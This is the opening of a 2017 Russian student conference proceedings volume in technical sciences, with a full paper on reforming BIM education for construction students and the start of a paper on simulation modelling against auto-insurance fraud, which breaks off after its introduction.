




**НАУЧНЫЙ
ФОРУМ**
nauchforum.ru

ISSN 2310-0370



XLV Студенческая международная
заочная научно-практическая
конференция

**МОЛОДЕЖНЫЙ НАУЧНЫЙ ФОРУМ:
ТЕХНИЧЕСКИЕ И МАТЕМАТИЧЕСКИЕ НАУКИ
№ 5(45)**

г. МОСКВА, 2017



МОЛОДЕЖНЫЙ НАУЧНЫЙ ФОРУМ: ТЕХНИЧЕСКИЕ И МАТЕМАТИЧЕСКИЕ НАУКИ

*Электронный сборник статей по материалам XLV студенческой
международной заочной научно-практической конференции*

№ 5 (45)
Май 2017 г.

Издается с марта 2013 года

Москва
2017

УДК 62+51
ББК 30+22.1
М75

Председатель редколлегии:

Лебедева Надежда Анатольевна – доктор философии в области культурологии, профессор философии Международной кадровой академии, г. Киев, член Евразийской Академии Телевидения и Радио.

Редакционная коллегия:

Волков Владимир Петрович – кандидат медицинских наук, рецензент АНС «СибАК»;

Елисеев Дмитрий Викторович – кандидат технических наук, доцент, начальник отдела методологии Лаборатории институционального проектного инжиниринга (ИПИ Лаб);

Захаров Роман Иванович – кандидат медицинских наук, врач психотерапевт высшей категории, кафедра психотерапии и сексологии Российской медицинской академии последиplomного образования (РМАПО) г. Москва;

Зеленская Татьяна Евгеньевна – кандидат физико-математических наук, доцент, кафедра высшей математики в Югорском государственном университете;

Карпенко Татьяна Михайловна – кандидат философских наук, рецензент АНС «СибАК»;

Копылов Алексей Филиппович – кандидат технических наук, доц. кафедры Радиотехники Института инженерной физики и радиоэлектроники Сибирского федерального университета, г. Красноярск;

Костылева Светлана Юрьевна – кандидат экономических наук, кандидат филологических наук, доц. Российской академии народного хозяйства и государственной службы при Президенте РФ (РАНХиГС), г. Москва;

Попова Наталья Николаевна – кандидат психологических наук, доцент кафедры коррекционной педагогики и психологии института детства НГПУ;

Яковишина Татьяна Федоровна – канд. сельскохозяйственных наук, доц., заместитель заведующего кафедрой экологии и охраны окружающей среды Приднепровской государственной академии строительства и архитектуры, член Всеукраинской экологической Лиги.

М75 Молодежный научный форум: Технические и математические науки.

Электронный сборник статей по материалам XLV студенческой международной заочной научно-практической конференции. – Москва: Изд. «МЦНО». – 2017. – № 5 (45) / [Электронный ресурс] – Режим доступа. – URL: [http://www.nauchforum.ru/archive/MNF_tech/5\(45\).pdf](http://www.nauchforum.ru/archive/MNF_tech/5(45).pdf)

Электронный сборник статей XLV студенческой международной заочной научно-практической конференции «Молодежный научный форум: Технические и математические науки» отражает результаты научных исследований, проведенных представителями различных школ и направлений современной науки.

Данное издание будет полезно магистрам, студентам, исследователям и всем интересующимся актуальным состоянием и тенденциями развития современной науки.

Оглавление

Секция 1. Технические науки	6
РАЗВИТИЕ ПРОЦЕССОВ ПОДГОТОВКИ СПЕЦИАЛИСТОВ СТРОИТЕЛЬНОЙ СФЕРЫ ДЛЯ ПРИМЕНЕНИЯ ИНФОРМАЦИОННОГО МОДЕЛИРОВАНИЯ ЗДАНИЙ В СТРОИТЕЛЬСТВЕ Букунов Александр Сергеевич	6
ПРИКЛАДНЫЕ АСПЕКТЫ ИМИТАЦИОННОГО МОДЕЛИРОВАНИЯ ПРЕДОТВРАЩЕНИЯ МОШЕННИЧЕСТВА В АВТОСТРАХОВАНИИ БУНКОВА АНАСТАСИЯ АЛЕКСАНДРОВНА Далбаева Аюна Емельяновна Гайкова Любовь Вадимовна	16
ВЫЯВЛЕНИЕ ПРЕИМУЩЕСТВ ИСПОЛЬЗОВАНИЯ СУБД POSTGRESQL НАД MYSQL Джиоев Владислав Робертович Лебедева Марина Юрьевна	24
ИДЕНТИФИКАЦИЯ ГОЛОСА ЧЕЛОВЕКА НА ОСНОВЕ МЕЛ-ЧАСТОТНЫХ КЕПСТРАЛЬНЫХ КОЭФФИЦИЕНТОВ (MFCC) Тимофеев Михаил Вячеславович Иванов Вячеслав Игоревич Гончаров Сергей Михайлович	30
ВЛИЯНИЕ РАБОТЫ ЗАЩИТНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ НА БЫСТРОДЕЙСТВИЕ ОПЕРАЦИОННОЙ СИСТЕМЫ Касиков Александр Олегович	36
СРЕДСТВА АНТИВИРУСНОЙ ЗАЩИТЫ, КАК ИСТОЧНИК ДОПОЛНИТЕЛЬНОЙ УГРОЗЫ СИСТЕМЕ Касиков Александр Олегович Заболотский Артем Владиславович Раевич Ксения Владиславовна	43
УСТАРЕВШИЕ ЯЗЫКИ ПРОГРАММИРОВАНИЯ И ИХ ВЛИЯНИЕ НА СОВРЕМЕННЫЕ ПАРАДИГМЫ ПРОГРАММИРОВАНИЯ Кожухметова Акмарал Ахметова Майра	49
ВЛИЯНИЕ КЛИМАТИЧЕСКИХ УСЛОВИЙ НА ВЫБОР КОНСТРУКТИВНЫХ РЕШЕНИЙ Костенко Сергей Алексеевич	54

ПЕРСПЕКТИВНЫЕ БОРТОВЫЕ КОМПЬЮТЕРЫ ОТЕЧЕСТВЕННЫХ КОСМИЧЕСКИХ АППАРАТОВ Зубков Тимур Николаевич Миноваров Тимур Ренатович Прохоренко Екатерина Ивановна	59
ОСОБЕННОСТИ SQL-ИНЪЕКЦИЙ В СИСТЕМЕ УПРАВЛЕНИЯ БАЗОЙ ДАННЫХ ORACLE Мунтянов Дмитрий Николаевич Додонов Михаил Витальевич	63
РАЗРАБОТКА АЛГОРИТМА РАСПРЕДЕЛЁННОЙ ОБРАБОТКИ ВИДЕОПОТОКОВ ДЛЯ ЗАДАЧ ОБНАРУЖЕНИЯ ДВИЖУЩИХСЯ ОБЪЕКТОВ В СИСТЕМАХ ПОДВИЖНОГО ВИДЕОНАБЛЮДЕНИЯ Новиков Артур Романович Попов Сергей Борисович	68
ХАРАКТЕРИСТИКИ НАДЕЖНОСТИ ЭЛЕКТРООБОРУДОВАНИЯ И СИСТЕМ ЭЛЕКТРОСНАБЖЕНИЯ Рочагов Владимир Олегович Плюснин Андрей Олегович Анисимов Владимир Фёдорович	75
ТРОИЧНЫЕ ЭВМ И ПЕРСПЕКТИВЫ ИХ ИСПОЛЬЗОВАНИЯ В СОВРЕМЕННОЙ ВЫЧИСЛИТЕЛЬНОЙ ТЕХНИКЕ Сапожников Максим Николаевич Алиев Рустам Сулейман оглы	81
ПОВЫШЕНИЕ СКОРОСТИ ФРАКТАЛЬНОГО СЖАТИЯ ИЗОБРАЖЕНИЯ ПРИ ПОМОЩИ КЛАССИФИКАЦИИ Сахибназарова Виктория Бахтиёровна	86
МЕТОДИКА ПОСТРОЕНИЯ ЦЕЛЕВОЙ АРХИТЕКТУРЫ ПРЕДПРИЯТИЯ НА ОСНОВЕ АНАЛИЗА БИЗНЕС-ПОТРЕБНОСТЕЙ Терешкова Анна Александровна Бобров Леонид Куприянович	91
ОБРАБОТКА ДАННЫХ АУДИТА ПРИ РАБОТЕ С БАЗАМИ ДАННЫХ ORACLE Спиридонов Александр Анатольевич Филиппов Никита Сергеевич Додонов Михаил Витальевич	100
ПРОЗРАЧНОЕ ШИФРОВАНИЕ ДАННЫХ В СУБД ORACLE Филипенко Анастасия Андреевна Химач Роман Андреевич Додонов Михаил Витальевич	105

ИСПОЛЬЗОВАНИЕ СИМУЛЯТОРОВ В ПРОЦЕССЕ ПРЕПОДАВАНИЯ КУРСА ИНФОРМАТИКИ Шамсиев Михаил Игоревич	111
ПРИМЕНЕНИЕ WMS-СИСТЕМ В ОРГАНИЗАЦИЯХ ТОПЛИВНО-ЭНЕРГЕТИЧЕСКОГО КОМПЛЕКСА Кунавич Наталия Андреевна Григорьева Мария Павловна Шоскальне Валерия Максимовна	114
ИССЛЕДОВАНИЕ ПРОЦЕССА ОХЛАЖДЕНИЯ СЕМЯН ПОТОЧНОЙ ЛИНИИ ЕСТЕСТВЕННЫМ ПУТЁМ Эммрих Вячеслав Владимирович Галкин Василий Дмитриевич	119
Секция 2. Физико-математические науки	127
УЧЕБНО-ИССЛЕДОВАТЕЛЬСКИЕ ПРАКТИКИ НА УРОКАХ ИНФОРМАТИКИ Карачакова Эльмира Жойпановна Удодов Владимир Николаевич	127
ИСПОЛЬЗОВАНИЕ ВОЗМОЖНОСТЕЙ МАТЕМАТИЧЕСКОГО ПАКЕТА MATHCAD ДЛЯ ЧИСЛЕННОГО РЕШЕНИЯ ДИФФЕРЕНЦИАЛЬНЫХ УРАВНЕНИЙ В ЧАСТНЫХ ПРОИЗВОДНЫХ Мухаматдинов Ильнур Альфисович	131

СЕКЦИЯ 1.

ТЕХНИЧЕСКИЕ НАУКИ

РАЗВИТИЕ ПРОЦЕССОВ ПОДГОТОВКИ СПЕЦИАЛИСТОВ СТРОИТЕЛЬНОЙ СФЕРЫ ДЛЯ ПРИМЕНЕНИЯ ИНФОРМАЦИОННОГО МОДЕЛИРОВАНИЯ ЗДАНИЙ В СТРОИТЕЛЬСТВЕ

Букунов Александр Сергеевич
магистрант 2 года обучения,
Санкт-Петербургский политехнический университет Петра Великого,
РФ, г. Санкт-Петербург

В России наблюдается отставание по степени использования технологий информационного моделирования объектов строительства, хотя в последние годы процесс их внедрения активизировался. В статье предлагаются способы совершенствования образовательного процесса подготовки специалистов строительной сферы в целях ускорения внедрения технологии информационного моделирования.

Одно из определений технологии информационного моделирования зданий было дано в книге Истмана, Тайхольца и др. «Handbook of BIM» в 2011 году: «технология Building Information Modeling (BIM) – Информационное Моделирование Зданий – предполагает построение точных виртуальных моделей здания в цифровом виде. Использование моделей облегчает процесс проектирования на всех его этапах, обеспечивая более тщательные анализ и контроль. Будучи завершёнными, эти компьютерные модели содержат точную геометрию конструкции и все необходимые данные для закупки материалов, изготовления конструкций и производства строительных работ». Заинтересованность России в продвижении этих технологий проявляется с 2014 года [1, с.2]. Четыре новых свода правил проектирования, регламентирующих основные требования и правила по обмену данными в процессе проектирования, строительства и эксплуатации зданий, разработаны в 2016 г.

Отсутствие BIM-специалистов в стране тормозит попытки внедрения BIM. В приказе от 2014 г. о поэтапном внедрении BIM в области ПГС есть противоречие - подготовка специалистов запланирована на конец 2017 года, а внедрение самих технологий – с 2015 года [1, с. 2]. Очевидно, что задача подготовки специалистов в области BIM-технологий на сегодняшний день очень актуальна. Для ее решения, как правило, используют два способа: систему дополнительного профессионального образования или самостоятельное обучение с помощью интернет ресурсов.

Система высшего профессионального образования в настоящее время фактически стоит в стороне от этих процессов. Одна из проблем заключается в том, что система вузовской подготовки базируется на индивидуальной работе студентов в рамках своей специализации, в то время как BIM – это технология коллективного взаимодействия различных специалистов [3, с.5].

В США частные вузы, такие, как университеты штатов Пенсильвания, Калифорния, Техас, Джорджия и др. [4, с. 24], используют аккредитованные ACCE (American Council for Construction Education - Совет по Образованию в Области Строительства) учебные программы BIM-образования [3, с.2].

В российских вузах общепринятая методика обучения BIM отсутствует. Предлагается методика подготовки BIM-специалистов в Политехническом университете (г. Санкт-Петербург) [2, с.4], описаны подходы к решению этой задачи в САСУ[4, с.34], в Астраханском и в Новосибирском ИСУ[5, с.5].

Помимо отсутствия в вузах полноценных инструментов и методик создания BIM тормозящим фактором следует считать нежелание преподавательского состава перестраивать свои курсы под BIM. Кроме необходимости подготовки новых направлений BIM-специалистов (на кого учить), необходимо упомянуть о наличии процедурных (как учить), проблемных (чему учить) и дидактических (методических и профессиографических) проблем.

Задача исследования – предложить способы совершенствования образовательного процесса подготовки специалистов строительной сферы в

целях ускорения и улучшения внедрения технологии BIM. Для ее решения необходимо: изучить состояние процесса подготовки строителей и получаемых ими знаний и умений для составления информационной модели (ИМ); определить возможности существующего программного обеспечения (ПО) для создания единой ИМ; сформулировать требования к современному выпускнику-строителю на основе опросов и анкетирования работодателей; внести предложения по внедрению IPD методологии в учебный процесс, совершенствованию средств образования и форм обучения; разработать версию интегрированного выполнения курсовых проектов при обучении строителей BIM-технологиям (на примере СПбГАСУ).

Таким образом, основная цель исследовательской работы – совершенствование содержания, форм и средств обучения студентов строительных ВУЗов посредством применения BIM-инструментов и BIM-методологии для успешного внедрения технологии информационного моделирования зданий в строительство.

ПО для обучения BIM. Цель проводимых среди представителей работодателей опросов заключалась в выявлении основных требований к выпускникам-строителям. Эти требования сводились к следующему: 1) умение выполнять профильные расчеты, делать чертежи, пояснительные записки, спецификации, работать по чертежам, по модели; 2) понимание сути BIM-технологий и всех этапов интегрированной системы выполнения проектов (IPD) на основе технологий BIM; 3) наличие навыков практической работы и способностей к применению своих знаний в смежных областях, выражающихся в способности к самообразованию, в общей эрудиции, в разносторонности и широте, в наличии дополнительной профессиональной подготовки; 4) владение современными инструментами построения ИМ здания.

В настоящее время на рынке BIM в основном используются следующие программные продукты: ArchiCAD (Graphisoft, Венгрия), Revit (Autodesk, США), Allplan Architecture (Nemetschek, Германия), Vectorworks (Nemetschek, Германия), VisualARQ (Asuni CAD S.A., Испания), Bentley Building Mechanical

Systems (Bentley Systems, США), Digital Project (Gehry Technologies, США). При этом из всего многообразия программ продукция только трех компаний допускает работу с несколькими разделами проекта - Bentley Systems, Autodesk (США), Nemetschek (Германия) [2, с.14].

Для овладения BIM необходим доступ к современному ПО, которое является инструментом BIM. С этой целью университетам следует заключать соглашения о сотрудничестве с компаниями Autodesk (на программы AutoCAD, Revit), Nemetschek (AllPlan, ArchiCAD), Trimble (Tekla Structures). Целью является формирование эффективной информационно-образовательной среды, обеспечивающей активную интеграцию инновационных программных продуктов и решений в научно-образовательный процесс университета.

Визуальная параметризация. Для адаптации специального программного обеспечения к конкретным потребностям пользователя необходимы навыки программирования, которыми обладают далеко не все выпускники вузов. Решение этих проблем в последнее время значительно облегчилось с появлением технологий визуального программирования, не требующих углубленных знаний и опыта программирования. Для их освоения студентам технических специальностей вполне достаточно наличия аналитического склада ума и знания основ построения алгоритмов. Современные графические среды проектирования позволяют создавать различные компьютерные программы (как правило, для расширения возможностей базового пакета) без непосредственного написания программного кода (или скриптов). К наиболее популярным платформам, реализующих концепцию визуального программирования для проектировщиков и архитекторов, можно отнести Autodesk Dynamo и Grasshopper. Эти платформы своего рода мост, который позволяет любому инженеру перейти из пользовательской среды в среду создания собственных инструментов для проектирования. В каком-то смысле это аналог встроенного языка VBA в MS Office, позволяющего создавать макросы, автоматизирующие рабочее место, и оптимизирующие и облегчающие жизнь пользователя.

Dynamo представляет собой бесплатное приложение к Revit, позволяющее существенно увеличить возможности и эффективность работы стандартного приложения: можно научить Revit строить геометрию, работать с данными, обновлять свойства и даже отправлять электронные письма. Приложение позволяет писать скрипты на своих встроенных языках Design Script и IronPython, реализовывать импорт/экспорт электронных таблиц (например, Excel-таблиц), растровые изображения и текстовые файлы.

Несмотря на то, что Dynamo – это очень удобный инструмент для проектировщиков, его распространение в России имеет очень ограниченный характер. Большой потенциал позволяет рекомендовать эту платформу для изучения в ВУЗе. Для полноценного освоения данного пакета целесообразно изучение студентами-строителями на младших курсах в рамках курса «Информатика» таких разделов, как основы алгоритмизации и программирования, для облегчения освоения визуального программирования при моделировании в Revit.

Освоение студентами технологии визуального программирования дает им новые возможности в решении интересных прикладных задач и позволяет стать специалистом в мало исследованной сфере, возможность заявить о себе, существенно увеличить степень их востребованности на рынке труда.

Изменение структуры команды проектировщиков. Применение технологии BIM заключается не только и не столько в освоении и использовании нового ПО, сколько в проведении структурной перестройки компании, переходе на трехуровневую систему организации. Нужны новые специалисты в организации - BIM-менеджеры, координаторы и моделисты.

Для подготовки новых специалистов необходимо изменить содержание, подходы и методы обучения BIM-технологиям с учетом потребности времени.

Новые формы обучения. Для достижения нужного уровня компетентности обучаемых необходим выбор адекватных методов, средств и форм обучения, т. е. использование инновационных технологий обучения, к которым можно отнести интерактивные технологии, технологию проектного

обучения, компьютерные технологии и т. п. Для обучения BIM-технологиям рассматривается симбиоз этих подходов.

Во-первых, предлагается применить сквозной уровень организации учебного процесса на основе междисциплинарных связей. При этом будет использована система занятий, охватывающих несколько тем разных курсов. Рассмотрим сквозной учебный процесс на примере СПбГАСУ.

На младших курсах возможно осуществлять проектирование простейшего гражданского здания в Revit Architecture в рамках дисциплины «Компьютерное проектирование» (3 семестр обучения). Затем в рамках дисциплины «Геология» (4 семестр обучения) создать рельеф местности с привязкой конкретного здания средствами AutoCAD Civil3D и Revit. В рамках дисциплины «Основы архитектуры и строительных конструкций» (4 семестр обучения) можно выполнить курсовой проект по архитектурно-строительной части и конструкции рассматриваемого гражданского здания, осуществлять средствами Autodesk Revit Architecture и Revit Structure. Полезным будет использование внутрициклового уровня и межциклового уровня организации учебного процесса на основе междисциплинарных связей. На этих уровнях можно завершить работу со зданием в рамках сквозного курсового проекта при реализации инженерных сетей и проработке отдельных узлов. Например, проводить разработку систем теплогазоснабжения и вентиляции, водоснабжения и водоотведения на основе Autodesk Revit MEP в рамках дисциплин «Теплогазоснабжение и вентиляция» и «Водоснабжение и водоотведение» (4 семестр обучения).

Второй цикл сквозного учебного процесса для освоения технологии BIM рекомендуется реализовать уже для проектирования промышленного здания в курсовом проекте на старших курсах обучения. В рамках дисциплины «Архитектура зданий индустриального домостроения» логично будет осуществлять проектирование промышленного здания в Revit или ArchiCAD (6 семестр обучения). Затем осуществлять создание рельефа местности с привязкой конкретных зданий средствами AutoCAD Civil3D и Revit (6 семестр

обучения) в рамках курса «Инженерная подготовка территории». При расчете конструкций внутри здания в программе Tekla Structure (7 семестр обучения) можно использовать внутрицикловой уровень организации учебного процесса (расчет одинаковых конструкции из разных материалов в разных дисциплинах) – «Железобетонные и каменные конструкции» и «Металлические конструкции».

Курсовой проект позволит осуществлять поэтапную организацию работы, постоянно усложняя познавательные задачи, расширяя поле действия инициативы и познавательной самостоятельности, применяя многообразие дидактических средств; формировать познавательные интересы обучающихся средствами самых различных учебных дисциплин в их органическом единстве; осуществлять сотрудничество преподавателей и обучающихся и устранять дублирование при изучении на смежных дисциплинах.

Во-вторых, в рамках интегрированного проектирование зданий для обучения студентов технологии BIM предлагается использовать имитационное обучение для междисциплинарного курсового проекта. Концепция основана на формировании проектной команды студентов, составленной подобно объединению проектировщиков разной специализации в реальной практике проектирования и строительства. В состав команды должны войти студенты конструкторы-расчетчики, конструкторы инженерных систем и проектировщики технологии строительного производства, экономисты и управленцы. Отбор для участия должен основываться на знании ПО, знаний в проектной области, опыте моделирования и персональной заинтересованности.

Ставятся цели команде и исполнителям. Участники проекта получают мотивацию в изучении этапов ЖЦОС, особенно проектирования, строительства и эксплуатации. Всем участникам программы предоставляется ПО, передающее данные в цифровых форматах BIM. Такими программными комплексами являются продукты компаний Autodesk, Archicad, Tekla, SCAD, Лира, полученные в рамках стратегического партнерства с СПбГАСУ.

Начальная стадия концептуализация может соответствовать стадии курсового проекта – Задание на проектирование. Стадия проектное решение – стадии курсового проекта – Проектные решения. Стадия разработка рабочей документации может соответствовать стадии курсового проекта – Аналог разработки рабочей документации. Далее возможна реализация стадии курсового проекта – Исполнительная документация. Результаты данной стадии – применение BIM. Завершающая стадия экспертиза, разрешение на строительство, окончательные закупки – аналог стадии интегрированного курсового проекта – Защита курсового проекта. Программа действий для участников курсового проекта универсальна для учебного процесса любого ВУЗа, поскольку сам набор кафедр строительного университета является учебной моделью этапов ЖЦОС.

В-третьих, предлагается разработать учебный курс «Реализованные практики BIM» и внедрить его в процесс профессиональной подготовки магистрантов. Картина мира становится более полной и яснее будут способы реализации технологии BIM, когда студенты непосредственно на практике в современной проектной студии, работающей по BIM-технологии, увидят своими глазами выполненные готовые проекты. Особенно полезными будут ответы разработчиков на вопросы, возникающие у студентов-наблюдателей и студентов-помощников в момент создания BIM.

Уже сформировалась общность практикующих строителей и архитекторов молодого возраста, которые плодотворно работают, создают архитектуру вполне конкурентоспособную в сравнении с лучшими зарубежными образцами. Предлагаемый новый курс может восполнить действующую во всем мире систему наставничества и передачи опыта от практиков студентам. Это цеховая солидарность, консолидация усилий, обмен опытом и идеями, передача знания от поколения к поколению, установление связей – условия существования, мотивации и развития творческой личности. Представители молодого поколения имеют меньший стаж, но им присущ опыт работы в иностранных проектных бюро, освоение современных технологий проектирования, методов

управления компанией. Они смогут найти общий язык и подходы к студентам из-за близости по возрасту и менталитету.

Выводы. К факторам, тормозящим внедрение BIM, можно отнести большие затраты на внедрение и использование технологии (закупка и обновление ПО, обучение специалистов технологии и работе в BIM, подключение новых специалистов – BIM-координаторов), изменение привычной технологии проектирования, недостаток организаций, умеющих внедрять BIM, дефицит кадров, владеющих технологией.

Для решения задачи было классифицировано имеющееся на российском рынке ПО, позволяющее строить и использовать в учебном процессе BIM. Выявлены потенциальные работодатели выпускников, применяющие инновационную технологию, и проведен их опрос и анкетирование студентов. Были проанализированы зарубежные и отечественные образовательные технологии, применимые для ИМ. Была собрана информация, на основании которой предложены способы и формы совершенствования процесса обучения.

Предполагается, что внедрение методологии BIM в образовательный процесс и развитие по содержанию и формам процессов подготовки студентов позволит качественно повысить уровень выпускников строительных ВУЗов, чтобы освоение ими нового технологического уровня открыло путь к усовершенствованию отечественной строительной отрасли, облегчило процесс внедрения BIM. Обученные кадры, владеющие передовыми западными инструментами, спустя время смогут создавать российские BIM – инструменты для управления ЖЦОС. Произойдет переход с одного технологического уровня на другой (BIM- технологии) посредством технологического скачка.

Список литературы:

1. Об утверждении Плана поэтапного внедрения технологий информационного моделирования в области промышленного и гражданского строительства: Приказ Минстроя России от 29 дек. 2014 г. № 926/пр.

2. Ожигин Д. А. Анализ текущей ситуации на российском BIM-рынке в области гражданского строительства. – URL: http://www.cadmaster.ru/magazin/articles/cm_82_05.html#hcq=sq4cmcq (Дата обращения 12.03.2016).
3. Рейтер Т.А. Если изучаешь BIM// Строительство и городское хозяйство, № 164, апрель, 2016 г. Режим доступа: <http://stroypuls.ru/sgb/2016-sgb/164-aprel-2016/116499/> (Дата обращения: 20.04.2017).
4. Спрыжков А.М., Приворотский Д.С., Приворотская Е.В. Междисциплинарная интеграция BIM и IPD в высшем профессиональном образовании // Известия Самарского научного центра РАН. 2015. №1-2. Режим доступа: <http://cyberleninka.ru/article/n/mezhdistsiplinarnaya-integratsiya-bim-i-ipd-v-vysshem-professionalnom-obrazovanii> (Дата обращения: 20.02.2017).
5. Талапов В.В. Технология BIM: подготовка новых кадров. Режим доступа: http://probim.ru/articles/sapr_uchebniy_process/podgotovka_novikh_kadrov. (Дата обращения: 20.03.2017).

ПРИКЛАДНЫЕ АСПЕКТЫ ИМИТАЦИОННОГО МОДЕЛИРОВАНИЯ ПРЕДОТВРАЩЕНИЯ МОШЕННИЧЕСТВА В АВТОСТРАХОВАНИИ

Бункова Анастасия Александровна

*студент 3 курса Информационно-технического факультета,
Новосибирский государственный университет экономики и управления
РФ, г. Новосибирск*

Далбаева Аюна Емельяновна

*студент 3 курса Информационно-технического факультета,
Новосибирский государственный университет экономики и управления,
РФ, г. Новосибирск*

Гайкова Любовь Вадимовна

*научный руководитель, канд. экон. наук, доц.,
Новосибирский государственный университет экономики и управления,
РФ, г. Новосибирск*

В статье рассматривается процесс мошенничества в автостраховании для выявления слабых мест у страховых компаний в этом виде бизнеса. Анализируются тенденции совершения неправомерных действий от лица, как страхователя, так и страховщика. Представлен универсальный алгоритм обмана страховых компаний. Построена модель пресечения мошенничества в среде имитационного моделирования.

Автострахование – это довольно популярный и быстро развивающийся вид страхования в России. Как и в любой другой сфере, в автостраховании существует много проблем и недоработок. В первую очередь, это проблемы в самом процессе автострахования, которые побуждают мошенников пользоваться ими и получать несанкционированные выплаты от страховых компаний. Несовершенство проверки историй страхователей на совершение неправомерных действий по отношению к страховым компаниям, анализа страхового случая – все это лишь часть одной большой проблемы.

По оценкам специалистов и работников страховых компаний, в общей массе страховых случаев на долю различного рода «мошенническим схемам» получения страховых выплат приходится около 30 процентов. При этом самые

большие потери от недобросовестных клиентов несут автостраховщики, доля которых по договорам ОСАГО по разным оценкам составляет около 20% [11].

Специфика данной категории преступлений заключается в том, что многие граждане вообще не считают незаконные действия, направленные на получение страховых выплат от страховых компаний, преступными. Об этом свидетельствуют результаты исследований, проведенных Национальным агентством финансовых исследований, согласно которым «почти каждый четвертый россиянин (28%) убежден, что допустимо обмануть страховую компанию – например, завесить реальную сумму ущерба или заявить об ущербе, которого на самом деле вовсе не было. Причем, число таких людей растет – год назад их было 22%» [11]. Именно поэтому правильное и грамотное построение процесса страхования и выплаты страховых сумм на основе актуальной информации и опыта прошлых инцидентов позволит компаниям экономить значительные объемы денежных средств.

Исследование и выявление наиболее популярных «схем мошенничества» [12; 13], обработка полученной информации позволили составить ментальную карту [8] схем мошенничества в автостраховании (рисунок 1).



Рисунок 1. Ментальная карта мошенничества в автостраховании

Представление информации в виде ментальной карты, как эффективного инструмента структурирования и агрегирования, выявило три «сценария» совершения мошенничества в автостраховании.

